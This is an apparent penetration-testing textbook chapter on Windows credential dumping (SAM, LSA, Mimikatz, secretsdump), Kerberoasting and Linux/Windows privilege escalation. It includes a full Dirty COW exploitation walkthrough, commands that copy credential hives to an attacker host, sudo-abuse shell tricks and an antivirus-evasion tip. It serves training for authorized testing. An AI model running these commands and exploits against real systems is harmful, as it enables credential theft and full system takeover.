The Security Accounts Manager (SAM) database file contains local account settings and password hashes for the host. You can use the `net user` command at the Windows command prompt to list the local user accounts. You can retrieve the contents of the SAM file using specific in-memory techniques, which are automated using the following tools:

- SamDump2
- LaZagna
- secretsdump
- pwdumpx.exe
- gsecdump
- Mimikatz

The SAM file is located in `C:\Windows\System32\config`, but is locked against copying while the operating system is booted. You would have to use tools such as ninjacopy or volume shadow copy (VSS) to copy these programmatically. However, the contents are available in the local registry. The Windows registry is a hierarchical database that holds low-level configuration settings for the kernel, device drivers, services, etc. Administrators can use the `regedit` command to bring up the registry editor graphical user interface and make changes to registry entries as necessary. To manually extract the local hashes from the HKEY\_LOCAL\_MACHINE (HKLM registry hive), you will need the registry contents for the SAM and SYSTEM objects. You will need SYSTEM-level privileges to extract these registry entries. From the command prompt, you can use the `reg` command utility to copy the required objects to files on the file system.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Windows\Temp
cd c:\Windows\Temp

c:\Windows\Temp>reg save HKLM\sam sam
reg save HKLM\sam sam
The operation completed successfully.

c:\Windows\Temp>reg save HKLM\system system
reg save HKLM\system system
The operation completed successfully.
```

Using a Meterpreter shell, you can download the files to your local Kali host for offline processing. Both files are required to do offline extraction of the hashes from the database for the local system.

```
meterpreter > download "c:\Windows\Temp\system" /tmp
[*] Downloading: c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 1.00 MiB of 7.77 MiB (12.86%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 2.00 MiB of 7.77 MiB (25.73%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 3.00 MiB of 7.77 MiB (38.59%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 4.00 MiB of 7.77 MiB (51.46%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 5.00 MiB of 7.77 MiB (64.32%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 6.00 MiB of 7.77 MiB (77.19%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 7.00 MiB of 7.77 MiB (90.05%): c:\Windows\Temp\system -> /tmp/system
[*] Downloaded 7.77 MiB of 7.77 MiB (100.0%): c:\Windows\Temp\system -> /tmp/system
[*] download : c:\Windows\Temp\system -> /tmp/system
meterpreter > download "c:\Windows\Temp\sam" /tmp
[*] Downloading: c:\Windows\Temp\sam -> /tmp/sam
[*] Downloaded 28.00 KiB of 28.00 KiB (100.0%): c:\Windows\Temp\sam -> /tmp/sam
[*] download : c:\Windows\Temp\sam -> /tmp/sam
```

The `impacket-secretsdump` command in Kali (i.e., alias for `secretsdump.py`) can be used to retrieve dump secrets from remote targets, without the need to install an agent or any type of persistence on the host. If you know the password of a local or domain-level administrator, you can execute the command `impacket-secretsdump [user]:[pass]@[ip address]` to pull all of the secrets remotely. You can also use the command and pass in the SAM and SYSTEM registry objects as command options to extract the local hashes (lmhash:nthash).

```
root@kali:/tmp# impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x08044f5297126c15f1469d134b5830e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1047f77ba172f1a094b3253af792d203:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

Mimikatz (ATT&CK ID: S0002) is a post-exploitation tool written in C by Benjamin Delpy (<https://github.com/gentilkiwi/mimikatz>) that can assist with obtaining plaintext Windows account logins and passwords during pentest engagements. The tool offers many features other than credential dumping, including account manipulation. We will cover some of these features, like the ones that can be used for lateral movement, later on in this chapter. Using a Meterpreter shell with system privileges, you can migrate to a 64-

bit process if necessary, verify some system information, and load the Mimikatz module.

```
meterpreter > migrate 356
[*] Migrating from 2348 to 356...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : WINDS1
OS             : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain         : PENTESTPLUS
Logged On Users: 3
Meterpreter    : x64/windows
meterpreter > load mimikatz
Loading extension mimikatz...Success.
```



**TIP** Mimikatz comes in 32-bit and 64-bit versions. If you used a 32-bit process to exploit your target, Mimikatz will load the 32-bit version of the module. The issue is that some of the credential extraction features will require a 64-bit process. To help prevent this from happening, use the `migrate` command within your Meterpreter shell to migrate to a 64-bit process. To see a list of 64-bit processes, use the `ps` Meterpreter command to list running processes and locate a process to migrate to (e.g., `wininit.exe`).

Once the module has been successfully loaded, you can invoke Mimikatz commands from within the Meterpreter shell using `mimikatz_command`. You can execute `mimikatz_command -h` to see a list of command options, or use `help mimikatz` from the Meterpreter shell, which provides a list of built-in Mimikatz commands, to extract credentials. Among the arguments you pass to the Mimikatz command are functions (modules). To see a list of modules, execute

`mimikatz_command -f foo::` at the Meterpreter shell, or any other made-up function that doesn't actually exist. To see options for the `samdump` module, you can use `mimikatz_command -f samdump::`. To dump the list of local hashes from the SAM database, execute the following command: `mimikatz_command -f samdump::hashes`.

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : WINDS1.pentestplus.org
BootKey    : 08044f5297126c15f1469d134b5830e6

Rid  : 500
User : Administrator
LM   :
NTLM : 1047f77ba172f1a094b3253af792d203

Rid  : 501
User : Guest
LM   :
NTLM :
```



**NOTE** Running Mimikatz in memory rather than on disk has its benefits, such as antivirus evasion. You can also use some trivial encoding or obfuscation techniques, like updating the `Invoke-Mimikatz.ps1` command from the PowerSploit framework until it can no longer be detected by antivirus signatures, as shown in the "How to Bypass Anti-Virus to Run Mimikatz" article from <https://www.blackhillsinfosec.com>. Some antivirus software products may also be configured to consider Mimikatz as a potentially unwanted program (PUP) and will not actually perceive this as malicious software. Antivirus programs should be configured to alert and/or quarantine when they detect this type of software. Other mitigation techniques would be using some type of application whitelisting software installed, like AppLocker, or software restriction policies to prohibit the execution of unsigned programs.

# Windows: Local Security Authority

The purpose of Local Security Authority (LSA) in Windows is to manage a systems security policy, enabling users to log in, auditing, and storing sensitive data, such as service account passwords. The LSA secrets are stored in the Windows registry key called HKLM\Security\Policy\Secrets. Every local or domain account that logs in to the host will have the credentials recorded in the Secrets registry key. If auto-login is enabled for the account (e.g., service account), the account information will be stored in the registry as well. The contents of the key are not accessible using the `regedit` command; however, you can also use Mimikatz to extract the LSA secrets from the local host.

```
.#####. mimikatz 2.1.1 <x64> built on Jun 16 2018 18:49:05 - lil!
.## ^ ##. "A La Vie, A L'Amour" - <oe.eo>
## / \ ## /*** Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' > Vincent LE TOUX <vincent.letoux@gmail.com>
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::whoami
* Process Token : <0;0209a11a> 2 F 35612155 PENTESTPLUS\admin1 S-1-5-21
-1301014309-1909622019-2741851024-1106 <14g,25p> Primary
* Thread Token : no token

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

224 <0;000003e?> 0 D 23384 NT AUTHORITY\SYSTEM S-1-5-18
<04g,30p> Primary
-> Impersonated !
* Process Token : <0;0209a11a> 2 F 35612155 PENTESTPLUS\admin1 S-1-5-21
-1301014309-1909622019-2741851024-1106 <14g,25p> Primary
* Thread Token : <0;000003e?> 0 D 35630659 NT AUTHORITY\SYSTEM S-1-5-18
<04g,30p> Impersonation <Delegation>

mimikatz # lsadump::sam
Domain : WINDS1
SysKey : 08044f5297126c15f1469d134b5830e6
Local SID : S-1-5-21-39272337-2325109552-1994673802

SAMKey : 90471809eb044b1b61b5c53f66d26084

RID : 000001f4 <500>
User : Administrator
Hash NTLM: 1047f77ba172f1a094b3253af792d203

RID : 000001f5 <501>
User : Guest

mimikatz # _
```

The Local Security Authority Subsystem Service (LSASS) is used to store credentials in memory after a user successfully logs in to a system. The credentials may be an NT LAN Manager (NTLM) password hash, LM password hash, or even a cleartext password. This helps make credential sharing between trusted applications efficient and not require the user to enter a user and password every time authentication is required. The Security Support Provider (SSP) is a dynamic linked library (DLL) that makes one or more security packages accessible to applications. The Security Support Provider Interface (SSPI) operates as an interface to SSPs and helps facilitate access to the stored credentials.

Some of the SSPs documented within the MITRE ATT&CK matrix that are allowed to access the subsystem are

- **Msv** Authentication package: interactive logons, batch logons, and service logons
- **Wdigest** The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges
- **TSPkg** Web service security package
- **Kerberos** Preferred for mutual client-server domain authentication in Windows
- **CredSSP** Provides single sign-on (SSO) and network-level authentication for Remote Desktop Services

You can extract the LSASS process memory using the `sekurlsa::logonPasswords` option when executing Mimikatz from the Windows command terminal.

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 34185518 <00000000:0209a12e>
Session          : Interactive from 2
User Name        : admin1
Domain           : PENTESTPLUS
Logon Server     : WINDS1
Logon Time       : 7/29/2018 9:34:32 PM
SID              : S-1-5-21-1301014309-1909622019-2741851024-1106

msv :
[00000003] Primary
* Username : admin1
* Domain   : PENTESTPLUS
* LM        : e52cac67419a9a22a3ebf96f5eb84c6c
* NTLM      : 5d140ff0aba86ca9f61c20f9fb7a67ac
* SHA1      : 6de980d74cc1f190d65c153eb7ecf1dac7d52c1

tspkg :
* Username : admin1
* Domain   : PENTESTPLUS
* Password  : Password567


wdigest :
* Username : admin1
* Domain   : PENTESTPLUS
* Password  : Password567

kerberos :
* Username : admin1
* Domain   : PENTESTPLUS.ORG
* Password  : Password567

ssp :
credman :
```

## Service Principal Names and Kerberoasting

**Kerberos** is a network authentication protocol that leverages a ticketing system to allow hosts and users operating over the network to prove their identity to one another in a secure fashion. This helps mitigate against attackers eavesdropping and conducting replay attacks using Kerberos protocol messages. The Key Distribution Center (KDC) holds all of the secret keys. When a client successfully authenticates using domain credentials, the ticket-granting ticket (TGT) server will send back a credential that the user can use for authenticating to other trusted computers and applications within the domain, as shown in [Figure 9-5](#). Each ticket has two lifetimes: a ticket lifetime and a renewable lifetime. At any point, a new ticket can be requested and the KDC will generate a new ticket if the renewable lifetime has not expired. If the ticket has expired, the KDC will decline the request, at which point the user will be required to reauthenticate.



**Figure 9-5** Kerberos configuration

A service principal name (SPN) is unique and is used to identify each instance of a Windows service. In Windows, Kerberos requires that SPNs be associated with at least one service logon account (i.e., the account that runs the service). Kerberos uses the SPN to determine which service account hash to use in order to encrypt the service ticket. Active Directory stores two types of SPNs: host-based, which are randomized by default and linked to a computer within the domain, and arbitrary, which are sometimes linked to a domain user account. During a pentest, if you are able to compromise a TGT, you may be able to request one or more Kerberos ticket-granting service (TGS) service tickets from a domain controller for any host or arbitrary SPN. If the arbitrary SPN is tied to a domain user account, the NTLM hash of that user's account plaintext password was used to create the service ticket, thus allowing you to compromise a valid domain user hash and afford the opportunity for offline password

cracking, using your password cracking utility. This attack is known as **Kerberoasting** (ATT&CK ID: T1208).

There are numerous tools for performing the various parts of a Kerberoasting attack. Rubeus (<https://github.com/GhostPack/Rubeus>), Mimikatz, and parts of the Empire framework all apply. The Empire framework contains the Invoke-Kerberoast PowerShell script. Mimikatz also has the ability to export the cached TGS from memory using `kerberos::list /export` into .kirbi files. With these, you can use a conversion utility to put the hashes into a format John the Ripper (JTR) can understand, or use the utilities found at <https://github.com/nidem/kerberoast>.

---



**NOTE** Empire is a pure PowerShell post-exploitation agent (<https://powershellemire.com>) that can assist with lateral movement activities and maintaining persistence. While it is no longer maintained or supported, the project has integrations with Mimikatz and PowerView that are still useful for attacking Windows environments.


## Windows: Unattended Installation

Windows unattended installations are processed using an answer file during initial setup. You can use the answer file to automate tasks during installation, such as configure a desktop background, set up local auditing, configure drive partitions, or set the local administrator account password. The answer file is created using the Windows System Image Manager, which is a part of the Windows Assessment and Deployment Kit (ADK) and can be downloaded for free from <https://www.microsoft.com>.

The Image Manager will allow you to save the unattended.xml file to your computer and allow you to repackage the installation image (used to install Windows) with the new answer file. During a

pentest, you may come across answer files on network file shares or local administrator workstations that could aid in further exploitation of the environment. If an attacker comes across these files, along with local administrator access to the host that generates the images, the attacker could update the answer file to create a new local account or service on the system and repackage the installation file so that when the image is used in the future, new systems can be remotely compromised.

Create an answer file



## Privilege Escalation

User-level privileges will only get you so far during an engagement. You're limited to whatever data that user can access, and you can only perform tasks that user is allowed to do. Privilege escalation is the result of obtaining additional permissions on a system or network. In this section, we'll talk about privilege escalation based on specific operating system contexts.

You may see references to two kinds of privilege escalation: vertical privilege escalation and horizontal privilege escalation. Vertical privilege escalation refers to the process of gaining higher-level permissions, such as using the weakness in an installed application to gain SYSTEM-level privileges in Windows, or exploiting a configuration weakness in a setuid command that is owned by root. Horizontal privilege escalation refers to the process of gaining additional access to resources beyond your existing user context, such as gaining access to the home directory of another user or gaining access that enables you to reach a different network segment than is intended for you to access based on the network design.



**NOTE** The kernel is the heart and core of the operating system. It manages all operations for the computer, most importantly the central processing unit (CPU) functions, allocating and deallocating memory space for software, and managing device drivers. There are two types of operating system kernels: a monolithic kernel (e.g., Linux- and UNIX-based operating systems) and a microkernel (e.g., Windows and macOS). In a monolithic kernel, the processes are hosted in the kernel address space (i.e., privileged mode) and applications communicate with the kernel using system calls, whereas with a microkernel, the kernel is broken down into separate processes that are hosted in both kernel space and user space (i.e., less privileged), and processes can communicate with each other using interprocess communication (IPC) messages. You can learn more about these types of kernels by searching through <https://docs.microsoft.com> or <https://www.kernel.org>.

## Linux Privilege Escalation

For this book, we'll focus on a survey of common privilege escalation techniques within the Linux OS. However, be aware that there are numerous techniques that can be used above and beyond what we will cover here. In this section, we'll talk about kernel-level exploits, SUID and SGUID programs, weaknesses with sudo, and sticky bits.

Kernel-level exploits provide a means to escalate from user to root privileges and can assist in taking over full control of a host. To research known vulnerabilities for the OS, you can use the operating system release details and kernel version to search for known common vulnerabilities and exposures (CVEs) related to the operating system. Or, if you used Metasploit with a Meterpreter payload, you can run the `local_exploit_suggester` post-execution module, as shown in [Figures 9-6](#) and [9-7](#). The local exploit suggester, or `lester` for short, will scan the target system for

vulnerabilities, using the local exploit checks in Metasploit. This could save you time and hassle doing manual research and analysis yourself when there may already be a privilege escalation exploit in the framework that you could use.

```
Active sessions
=====
Id  Name   Type           Information          Connection
--  ---   ----           -----
1   meterpreter x86/linux  uid=33, gid=33, euid=33 @ 192.168.1.108  192.168.1.234:4443 -> 192.168.1.108:54800 (192.168.1.108)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.1.108 - Collecting local exploits for x86/linux...
[*] 192.168.1.108 - 20 exploit checks are being tried...
[+] 192.168.1.108 - exploit/linux/local/rds_priv_esc: The target appears to be vulnerable.
meterpreter > run post/multi/recon/local_exploit_suggester SHOWDESCRIPTION=true

[*] 192.168.1.108 - Collecting local exploits for x86/linux...
[*] 192.168.1.108 - 20 exploit checks are being tried...
[+] 192.168.1.108 - exploit/linux/local/rds_priv_esc: The target appears to be vulnerable.
This module exploits a vulnerability in the rds_page_copy_user
function in net/rds/page.c (RDS) in Linux kernel versions 2.6.30 to
2.6.36-rc8 to execute code as root (CVE-2010-3904). This module has
been tested successfully on Fedora 13 (i686) with kernel version
2.6.33.3-85.fc13.i686.PAE and Ubuntu 10.04 (x86_64) with kernel
version 2.6.32-21-generic.
meterpreter > █
```

---

**Figure 9-6** Local exploit suggester against Linux

```
Active sessions
=====
Id  Name   Type           Information          Connection
--  ---   ----           -----
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINSRV1  192.168.1.234:4444 -> 192.168.1.251:445
2   meterpreter x86/windows PENTESTPLUS\user1 @ WINSRV1  192.168.1.234:4455 -> 192.168.1.251:445

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.1.251 - Collecting local exploits for x86/windows...
[*] 192.168.1.251 - 38 exploit checks are being tried...
[+] 192.168.1.251 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable
[+] 192.168.1.251 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.1.251 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable
[+] 192.168.1.251 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable
[+] 192.168.1.251 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target appears to be vulnerable
[+] 192.168.1.251 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

---

**Figure 9-7** Local exploit suggester against Windows



**TIP** It is recommended to enable the `SHOWDESCRIPTION=true` option when running the `local_exploit_suggester` module. This will provide a detailed description of the exploit in case you are unfamiliar with what the exploit is actually doing.

## Linux Kernel-Level Exploits

An example of a kernel-level exploit is the Dirty COW vulnerability reported in 2016. Dirty COW (CVE-2016-5195) (<https://dirtycow.ninja>) is a privilege escalation vulnerability in the Linux kernel that takes advantage of a **race condition** in the way the kernel's memory subsystem handles the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could exploit this weakness to gain write access to otherwise read-only memory mappings and gain higher privileges on the operating system. This particular bug has been around since 2007, starting with kernel version 2.6.22. Let's take a closer look at the vulnerability and execute proof-of-concept code to demonstrate exploitation. Follow along with this exercise as we exploit the Dirty COW vulnerability against a local host to escalate privileges to root. You will need a suitable Linux operating system vulnerable to Dirty COW. You can find a list of vulnerable operating systems by searching the CVE Details website using the specific CVE number. I will be using CentOS 6.4 ([http://archive.kernel.org/centos-vault/6.4/isos/x86\\_64](http://archive.kernel.org/centos-vault/6.4/isos/x86_64)).



**NOTE** A race condition is a type of behavior where the output is dependent on the sequence or timing of other uncontrollable events. It can become a vulnerability when events do not happen in the order the programmer intended.

1. On the vulnerable host, install the `wget` and `gcc` packages and the necessary software dependencies so you can

download and compile the exploit for your specific architecture:

```
# yum -y install wget gcc dos2unix
```

2. Create a local unprivileged user account to run the exploit as:

```
# useradd user
# passwd user
```

3. For this exercise, we will be using the PTRACE\_POKEDATA race condition privilege escalation (`/etc/passwd` method) proof-of-concept (POC) code. This exploit will automatically generate a new password line in the local `/etc/passwd` file. The user will be prompted for the new password when the binary is run. The original `/etc/passwd` file is backed up to the `/tmp` directory. Log in to the local operating system as the “user” account and download the Dirty COW exploit code from the Exploit Database website:

```
$ wget -O dirtycow.c --no-check-certificate https://www.exploit-db.com/download/40839
$ dos2unix dirtycow.c
```

4. The PoC is written in C and will create the new privileged user account called “firefart.” To change this, you can use your favorite text editor and update lines 47 and 131 to create the user “newroot”:

```
45 const char *filename = "/etc/passwd";
46 const char *backup_filename = "/tmp/passwd.bak";
47 const char *salt = "newroot";
```

```
129 struct Userinfo user;
130 // set values, change as needed
131 user.username = "newroot";
132 user.user_id = 0;
133 user.group_id = 0;
134 user.info = "pwned";
135 user.home_dir = "/root";
136 user.shell = "/bin/bash";
```

Or you can use the stream editor command to do a find and replace of the original text in the source file and replace it with "newroot":

```
$ sed -i 's/firefart/newroot/g' dirtycow.c
```

5. Use the GNU compiler (`gcc`) to compile the exploit for your architecture. The `-pthread` flag will enable threading in the program, and `-lcrypt` will encrypt the plaintext password for the new user in the password file. Sometimes PoC code will have instructions inside the source code that compiler flags use in order to assist you with how to best compile the executable. If compilation was successful, you will be left with a binary executable called `dirtycow`:

```
$ gcc -pthread dirtycow.c -o dirtycow -lcrypt
```

6. If you are running the vulnerable host in a virtual machine, now would be a good time to take a snapshot for good measure. Execute `dirtycow` and, when prompted, provide a new password for the new account. Then, try and `su` to the new account to escalate privileges, shown next.

```
[user@dirtycow ~]$ ./dirtycow  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
newroot:neTNXhU9K/wS2:0:0:owned:/root:/bin/bash  
  
mmap: 7f86c648b000  
madvise 0  
  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'newroot' and the password 'NewRootPassword'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
[user@dirtycow ~]$ su newroot  
Password:  
[newroot@dirtycow user]# id -a  
uid=0(newroot) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unco  
nfined_t:s0-s0:c0.c1023  
[newroot@dirtycow user]# _
```

Once you have escalated privileges, you can review the contents of the `/etc/passwd` file and see that the new account

was added to replace the original “root” account. If you don’t see any output, press `ctrl-c` and see if the new user is in the file. Afterwards, ensure you move the `/tmp/passwd.bak` file back to `/etc/passwd` to prevent future local authentication errors. If you do run into some errors, you can always revert to the latest snapshot and try again.

```
[newroot@dirtycow user]# cat /etc/passwd
newroot:neTNXhU9K/wS2:0:0:owned:/root:/bin/bash
n/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

## Finding SUID/Sgid Executables

Typically, when an application is executed, it runs in the current user’s context, regardless of application ownership. Sometimes in Linux or macOS, there is a need for an application to execute in an elevated context (e.g., root privileges) to function properly, but the user executing the program doesn’t need the elevated privileges. The setuid and setgid bit permission can be applied to files on the operating system, using `chmod 4777 [file]`, `chmod u+s [file]`, or `chmod g+s [file]` so that when executed, the process runs with the privileges of the user or group that owns the file. The setuid and setgid technique (ID: T1166) from the MITRE ATT&CK matrix states that applications with known vulnerabilities, or known **shell escape**, should not have the special bit applied to reduce the possible damage should the application become compromised. In [Chapter 3](#), we discussed a privilege escalation example using a shell escape technique in an older version of nmap, which provided an interactive shell feature. To locate all setuid executable files on a Linux/UNIX host, you could execute the following command syntax at a terminal window:

```
find / -perm -u=s -type f -exec ls -al {} \; 2>/dev/null
```

This would traverse through the file systems, starting with the root partition, and look for files that have the setuid bit applied that your account has read access to. Once the file is located, the `-exec` option executes a long listing format with `ls -al` for each file that is returned. STDERR (standard error) is discarded and redirected to `/dev/null`. To look for files with the setgid bit applied, swap out the `-u` flag (represents the owner of the file) with a `-g` flag (represents the group owner). If you wanted to just print the path of a setuid file that was owned by root, you could specify the `-user root` option in the command syntax:

```
find / -user root -perm -4000 -print 2>/dev/null
```

## The Purpose of the Sticky Bit

A sticky bit is a permission bit, like a setuid and setgid bit, but is set on a directory that allows only the owner of the file within the directory to delete or rename the file. An example of a directory with the sticky bit set would be `/tmp` in Linux and macOS. Here, any user can write to the directory, but only that user has the permission to remove the file. You can create a directory with a sticky bit as follows:

```
mkdir test
chmod 1770 test; ls -ld test

mkdir test2
chmod 1777 test2; ls -ld test2

ls -ld test*
drwxrwx--T 2 user user test
drwxrwxrwt 2 user user test2
```

The “T” in the “test” directory takes the place of the execution permission bit for “everyone.” The “t” bit allows everyone to write and execute inside the directory. Sticky bits help mitigate the

possibility of a malicious user from removing files within a directory with another trusted user account.

## Exploiting sudo Configurations

Sudo is a program for UNIX-like operating systems that allows administrators to delegate authority within the operating system to lower privileged user accounts. The `/etc/sudoers` file is the security policy that specifies which command(s) the user can execute as another user, which is typically either a group account with higher privileges or the superuser account (i.e., root). In some cases, the user with sudo privileges may not have to provide a password to execute commands under sudo, which could help make things a little easier during a pentest, should an account with sudo privileges become compromised. Let's take a look at the example `/etc/sudoers` file within Kali Linux, as shown in [Figure 9-8](#).

```
13 # Host alias specification
14
15 # User alias specification
16
17 # Cmnd alias specification
18
19 # User privilege specification
20 root    ALL=(ALL:ALL) ALL
21
22 # Allow members of group sudo to execute any command
23 %sudo   ALL=(ALL:ALL) ALL
24
25 # See sudoers(5) for more information on "#include" directives:
26
27 #includedir /etc/sudoers.d
```

**Figure 9-8** Example sudoers file

Line 20 specifies that the “root” user can run ALL commands against the operating system. Line 23 specifies that any user listed in the “sudo” group (in `/etc/groups`) is permitted to execute ALL

commands as root after specifying a password. If I created a user named “user1” and added the user to the “sudo” group (`useradd -G sudo -s /bin/bash user1`), the user would be able to execute all commands and be prompted for the sudo password, which is the user1 account password.

```
user1@kali:/$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for user1:
Matching Defaults entries for user1 on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local

User user1 may run the following commands on kali:
(ALL : ALL) ALL
```



**TIP** When editing the `/etc/sudoers` file, it is recommended to use the command `visudo` to edit the file in a safe fashion. It will lock the sudoers file against multiple simultaneous edits and provide some basic sanity checks, as well as check for parse errors.

If line 23 in the `/etc/sudoers` file had a line that looked like this:

```
user1 ALL=(ALL) NOPASSWD: ALL
```

the user would not be prompted for a password. The MITRE ATT&CK ID: T1169 references insecure sudo configurations that do not require sudo passwords. This type of sudo configuration could be helpful during a pentest if you were to compromise an account that had access to sudo privileges and were not required to provide a

password to elevate privileges. For instance, imagine if you compromised a local account called “logger” and that user had sudo privileges to execute the script `/usr/local/move_logs.sh`, but that user also has write privileges to the script. At this point, the pentester could get creative and append some bash code to the script to help elevate privileges, such as executing a Meterpreter payload generated through `msfvenom`, or simply adding `/bin/bash -i` to the end of the script to execute an interactive bash shell with root privileges post-script execution. However, regardless if sudo is configured to prompt the user for a password, the “timestamp\_timeout” configuration setting tracks the amount of time in minutes between instances of sudo before reprompting the user for the sudo password (the default is 15 minutes). This is due to sudo’s ability to cache credentials for a designated period of time, otherwise known as sudo caching. Refer to the MITRE ATT&CK ID: T1206 for further information. The sudo cache is only good for the terminal session the sudo command was executed in; however, run the following command if you want sudo to span across all TTY sessions (e.g., console logins, remote logins, etc.):

```
echo 'Defaults !tty_tickets' >> /etc/sudoers
```

You can test the new setting by opening a terminal window as the unprivileged user and executing `sudo /bin/bash`, then enter the password when prompted, then open another terminal window and execute `sudo cat /etc/shadow`, and you should not be prompted for a password. Organizations that use insecure sudo configurations can create a dangerous situation that could aid attackers by further compromising the local host. Privileged users should be required to specify a sudo password and sudo caching should be disabled or restricted, where applicable.

---



**TIP** If you want to force the user to enter the sudo password each time sudo is executed, you can add the following line to the sudoers file: `Defaults timestamp_timeout=0`.

## Upgrading a Restrictive Shell

